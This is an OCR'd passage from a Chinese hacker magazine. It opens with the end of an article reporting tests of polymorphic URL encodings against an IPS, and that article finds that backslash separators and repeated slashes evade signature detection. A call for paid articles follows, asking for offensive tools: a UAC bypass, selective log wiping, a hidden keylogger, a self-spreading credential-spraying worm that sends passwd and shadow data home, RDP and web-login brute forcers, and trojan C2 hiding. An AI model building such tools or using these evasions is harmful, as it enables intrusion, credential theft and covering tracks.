

图 8 测试用例二（包含已知入侵攻击特征）



图 9 测试用例二（包含已知入侵攻击特征）

根据数据抓包记录，URL 请求通过 IPS 发送到达 WEB 服务器端，测试用例一正常访问且无告警，测试用例二有告警记录，由此可以得出结论：**多态 URL：“/./” 字符串插入法无法使 IPS 特征检测失效。**

2.2.2 多态 URL：插入多斜线

如图 10～图 12 所示，为测试用例一输入包含插入多斜线下的抓包记录，如图 13～图 15 所示，为测试用例二输入包含插入多斜线下的抓包记录。



图 10 测试用例一（不含已知入侵攻击特征）



图 11 测试用例一（不含已知入侵攻击特征）



图 12 测试用例一（不含已知入侵攻击特征）



图 13 测试用例二（包含已知入侵攻击特征）

图 14 测试用例二（包含已知入侵攻击特征）

图 15 测试用例二（包含已知入侵攻击特征）

根据数据抓包记录，URL 请求经过 IPS 送到 WEB 服务器，测试用例一均能正常访问，无告警记录，测试用例二也无告警记录，由此可以得出结论：**多态 URL：插入多斜线可以绕过 IPS 特征检测。**

2.3 测试结果

综合分析统计情况，可以分为三种情况：

- 测试用例一能够正常访问，无告警，测试用例二有告警，此情况下 IPS 特征库中已含此类攻击特征，可以检测告警，因而无法达到入侵攻击目的。
- 测试用例一无法正常访问，无告警，测试用例二无告警/有告警，此情况下，因无法访问定位到 WEB 服务器目录内容，因此无法达到入侵攻击目的。
- 测试用例一能够正常访问，无告警，测试用例二亦无告警，此情况下 IPS 特征库检测失效，并能正确定位到 WEB 服务器目录内容，因此可以达到入侵攻击目的。

具体详细统计情况如表 5 所示。

URL 编码类型		测试用例一	测试用例二	结果分析
“/./” 字符串插入法		正常访问 无告警	告警	无法攻击入侵
“00 ” ASCII 码		无法访问 无告警	无告警	无法攻击入侵
使用路径分隔符“\”	“\”	正常访问 无告	无告警	可以绕过 IPS 检

		警		测
	%5c	无法访问 无告警	无告警	无法攻击入侵
十六进制编码		正常访问 无告警	告警	无法攻击入侵
非法 Unicode 编码		无法访问 无告警	无告警	无法攻击入侵
多余编码法	%2f	正常访问 无告警	告警	无法攻击入侵
	%25%32%66、%252f	无法访问 无告警	告警	无法攻击入侵
加入虚假路径	../在2级目录之间	无法访问 无告警	无告警	无法攻击入侵
	../紧接 IP 之后	无法访问 无告警	告警	无法攻击入侵
插入多斜线		正常访问 无告警	无告警	可以绕过 IPS 检测
综合多态编码	包含\或多斜线和 ./、十六进制编码、%2f	正常访问 无告警	无告警	可以绕过 IPS 检测
	其他情况	无法访问、无告警	无告警	无法攻击入侵

表 5 综合分析统计

2.4 测试结论

根据以上测试分析结果，可以得到以下结论。

- 多态 URL 编码中，**使用路径分隔符“\”、插入多斜线**，这两种多态编码，可以影响 IPS 特征库正常检测，使其失效，从而达到攻击入侵目的。
- 多态 URL 编码中，**“/./”“00”ASCII 码、“%5C”十六进制编码、非法 Unicode 编码、多余编码法、加入虚假路径**，这几种情况编码，不能绕过 IPS 特征库检测，使其失效，因此，无法构成入侵攻击。

基于以上测试和论证，路径分隔符“\”、插入多斜线这两种多态编码仍然能够干扰 IPS 特征库检测，实现绕过。

小结

通过测试和论证，我们发现这几种经典的绕过 IDS 的方法虽然不是最新的，属于比较陈旧的方法，但是仍然有很多 IDS 厂商不够重视这些问题，没有及时地更新自己的签名库，导致黑客实现绕过，企业在选择和使用 IDS 产品的时候，不能盲目地相信商业化的产品，在碰到商业化产品无法及时更新的情况下，适当部署开源 IDS 工具，通过自己定制签名的

方式，实现绕过方法的检测，与商业化产品协同工作，弥补商业化产品的不足，更好地保护企业信息资产，营造一个安全的网络环境。

（完）

2014 年第 1 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 12 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

3. Linux 日志处理

要求：

1）清除个人当前操作的所有日志记录；

2）保留其他人的操作记录，注意，有些日志启用了记录操作时间；

3）处理好多人同时操作同一账户时，确保仅清除个人日志。

4. Linux 键盘记录

要求：

1）以服务的方式启动；

2）除了记录 tty 登录，还要记录通过 ssh 等远程登录用户的键盘输入；

3）如果可以的话，除了记录键盘记录，还要记录下用户键入命令后的结果；

4）记录中要标识操作的用户，注意，要考虑多用户同时操作一个账户的情况。

5. Linux 自动检测网络安全

要求：

1）自动收集当前 Linux 系统的信息，如 uname、hosts、passwd、shadow、ifconfig、ps、netstat、history 等；

2）通过我们提供的帐号密码库自动测试远程登录，若登录成功则将远程主机的地址、端口、帐号、密码以及从哪一台机器登录的等详细记录；

3）将该程序自动复制到第 2 步成功登录的远程 Linux 主机，并重复 1、2、3 步操作；

4）可以手动制定结束条件，比如测试主机的个数，目的是防止重复登录；

5）将 1、2、3 中收集或记录的信息回传到一开始的主机；

6）完成操作后清除相关的操作记录。

6. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

7.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

8.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

9.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引

擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

10.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 dll，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

11.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

12.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680